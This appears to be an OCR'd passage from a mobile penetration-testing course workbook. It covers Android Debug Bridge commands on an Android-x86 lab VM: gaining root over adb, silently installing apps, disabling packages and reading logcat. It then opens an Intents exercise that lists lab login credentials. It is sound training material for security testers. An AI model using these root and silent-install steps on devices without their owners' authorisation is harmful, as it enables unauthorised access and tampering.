> You can use "adb shell" to access the Android shell environment or use the Android-x86 Terminal Emulator. For physical Android devices, "adb shell" is available over USB, even when the Terminal Emulator application isn't installed.




5. Run the id command

Use the non-interactive ADB shell to run the "id" command, identifying your user ID information and privileges:


```
C:\Users\student\>adb shell id
```

By default, the Android-x86 VM does not give you root access when you access resources over `adb shell`. You could run `adb shell` interactively and then `su` to get root access through the SuperSU utility, but this is problematic when trying to upload or download files where root access is required. Next, we'll look at getting root access through `adb shell`.



6. Access ADB as root

Run the `adb root` command from Windows to restart the ADB process on the Android-x86 VM as root. After running this command, you need to reestablish your ADB connection using `adb connect 10.10.10.7:5555`. Run the `adb shell id` command again to see the new user ID and root access, as shown in the screenshot.




7. Use find

The Android x86 VM has many standard Linux utilities installed, making the transition from Linux to Android easy.

First, open an interactive shell instance with `adb shell`. Then use the find utility to identify all the Android application packages on the system:

```
C:\Users\student> adb shell
root@x86_64:/ # find /data -name \*.apk
```

Then exit the interactive shell by running `exit`.




8. Install ES File Explorer

The ADB utility can also be used to install Android applications in the APK file format. Note that this command installs the application without prompting the user to approve the permissions specified in the package's AndroidManifest.xml file.

Install the ES File Explorer application (E:\lab-files\adb_access\ES_File_Explorer.apk) as shown:

```
C:\Users\student>adb install "E:\lab-
files\adb_access\ES_File_Explorer.apk"
```

> You can easily insert the correct path by dragging the ES_File_Explorer.apk onto the Command Prompt window.




9. List installed apps

When we install an application with ADB, we specify the package filename (e.g., the APK file). When we uninstall an app, you need to specify the package name (such as "com.willhackforsushi.lunarlander", or "com.estrongs.android.pop", the ES File Explorer utility).

To get a list of the package names for installed apps, use the Android Package Management utility `pm`, as shown:

```
C:\Users\student>adb shell pm list packages
```



10. Install and uninstall Lunar Lander

Use the ADB install and uninstall features to install and then remove the Lunar Lander application, as shown below. Use the "pm list packages" utility to list the names of installed packages, optionally filtering the output with the Windows findstr utility:


```
C:\Users\student>adb install E:\lab-files\adb_access\LunarLander.apk
546 KB/s (125388 bytes in
0.224s) Success

C:\Users\student>adb shell pm list packages | findstr /I "lunar"
package:com.willhackforsushi.lunarlander

C:\Users\student>adb uninstall com.willhackforsushi.lunarlander
Success
```

11. Terminate and clear ES File Explorer

The `pm` utility is the Android Package Manager, which allows us to manipulate Android packages from the command line. With `pm`, you can terminate and clear an application's data from the command line, reverting it back to the newly installed state.
Terminate and clear the data for the ES File Explorer package by running the `pm` command as shown:

```
C:\Users\student>adb shell pm list packages | findstr /I "ES"
...
package:com.estrongs.android.pop
C:\Users\student> adb shell pm clear com.estrongs.android.pop
Success
```

Like `adb uninstall`, you must reference the package name with the `pm` utility, not the APK filename.




12. Terminate ES File Explorer without clearing data

While the pm utility can terminate an app and clear the data, it cannot terminate an app without clearing data. To terminate an app without clearing data, we turn to the am (Activity Manager) utility.

Run the am command, as shown below, to terminate ES File Explorer:

```
C:\Users\student> adb shell am force-stop com.estrongs.android.pop
```




13. Hide ES File Explorer to prevent execution

The pm utility can also hide an application from the application list. Run the command below to hide the ES File Explorer from the Android device while keeping it installed:

```
C:\Users\student> adb shell pm disable com.estrongs.android.pop
Package com.estrongs.android.pop new state: disabled
```


You can switch back to your Android VM to see the now missing ES File Explorer app.



14. Enable hidden ES File Explorer

Returning to your ADB shell, you can re-enable the hidden ES File Explorer application using the pm command as well. Run the command shown below to re-enable ES File Explorer.

```
C:\Users\student> adb shell pm enable com.estrongs.android.pop
Package com.estrongs.android.pop new state: enabled
```



15. Install Lunar Lander

Next, we'll look at Android logging activity. For this, we'll use the Lunar Lander application. Install the Lunar Lander application, as shown.

```
C:\Users\student>adb install E:\lab-files\adb_access\LunarLander.apk
247 KB/s (125545 bytes in 0.495s)
        pkg: /data/local/tmp/LunarLander.apk
Success
```

16. Clear Android Logs

The Android platform uses a system-wide logging function known as logcat. We can use the "adb logcat" command to display logging records.

Running "adb logcat" by itself will display the entire buffer of logging messages and will keep displaying new messages as they arrive until the user stops the utility with "ctrl+c". A more typical use of viewing the system log is to first clear the log records with "adb logcat -c", then to perform some action with the Android device or an application, then to display the new logging entries and exit with "adb logcat -d".

Clear the Android log buffer using the command shown below:

```
C:\Users\student>adb logcat -c
```

Typical use for examining Android logs:

- Clear log: `adb logcat -c`
- Do something with Android
- Show log: `adb logcat -d`

17. Launch Lunar Lander

Return to your Android device and launch the Lunar Lander game. Lunar Lander appears to be a simple spacecraft landing game, but it also includes some malicious functionality to harvest data from the system. We'll examine the Lunar Lander app in more detail later in the course.

18. View Android logs

Return to the command line interface and display the Android logs with `adb logcat -d`. You will see a lot of logging output in the format X/Name, where "X" is the log level and "Name" is the name of the process creating the logging message. The log level helps us to understand the criticality of the logging event, one of:

- `V` — Verbose (lowest priority)
- `D` — Debug
- `I` — Info
- `W` — Warning
- `E` — Error
- `F` — Fatal

The amount of information displayed by the `adb logcat` commands can be overwhelming, but it represents a valuable source of information about the behavior of the Android device and applications. If you want to filter out specific events from the ADB log data, pipe the output of adb `logcat` to the Windows `findstr` command with the **`/v`** argument:

```
C:\Users\student>adb logcat -d | findstr /v E/audio_hw_primary
```

An Android-x86 VM is a powerful tool that is made more powerful when we have experience using the Android Debug Bridge (ADB) and associated tools that allow us to interact with and explore the system functionality. Using these tools, we can run native Android applications and use application and system introspection features to query and manipulate the behavior of the system. These features are powerful tools for evaluating the security of the Android platform and Android applications.

Congratulations on completing this hands-on exercise!

This page intentionally left blank.

SEC575-1.3: Exercise—Android Intents

Objective

Understand how the activity manager can be used to send events, and see how the Android OS responds to these events. Monitor system events that are being broadcasted by using the Broadcast Monitor app.

Scenario

In this exercise, you take on the role of a mobile device pen tester. A common task as a mobile pen tester is to interact with applications and find vulnerabilities in them. The am utility can be used to create proof of concepts if a vulnerability is identified in an application. It is much quicker to use am than to create a custom application that interacts with another application, so it allows for easy prototyping and debugging.

Virtual Machines

1. Windows 10
2. SEC575-E01_02: PfSense
3. Kali
4. Android 8.1
5. SEC575-E01_02: LabServer

Android Intents

Android Inter-Process-Communication (IPC) is a very important part of the Android ecosystem. Intents are at the heart of this and understanding how they are used in different situations is paramount to understanding IPC.

In this exercise, you will send out different Intents to trigger actions and monitor broadcasted Intents that are continuously sent out by the system.

1. **Log in to Kali Linux**

   From the Machines tab, select the SEC575 Kali Linux machine. Click on the screen and drag up to reveal the login prompt. Login as the user **root** with the password **toor**.

2. **Open the Linux Terminal**

